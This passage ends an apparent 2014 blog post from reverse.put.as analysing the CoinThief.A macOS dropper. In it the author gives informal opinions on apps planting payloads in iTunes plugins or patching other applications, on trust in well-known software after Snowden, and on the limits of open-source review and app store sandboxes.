A normal looking application can easily copy malicious payloads to many different places, iTunes plugins being one of the interesting targets, but it can also easily patch other applications since most are installed with same

permissions as the normal user. There's no need for exploits, suspicious **please gimme r00t** dialogs. Just an innocent app you download and trust. In the post-Snowden world what guarantees you have that famous apps don't have state-sponsored payloads? None I might say.

The open source bullshit principle of many eyes looking has been shown too many times to be a really bad assumption – not that many eyes are looking and stupid bugs are kept alive for many years. Sandboxes and the AppStore improve the situation but they still suffer from vulnerabilities and their binaries are probably more opaque (iOS in particular) and with less incentives to be reversed (Apple wouldn't let malware in the AppStore, right?).

I will probably edit this post in the next days to add some missing info or improve some paragraphs. Too tired right now.

Have fun,
fG!

Source: <https://reverse.put.as/2014/02/16/analysis-of-cointhiefa-dropper/>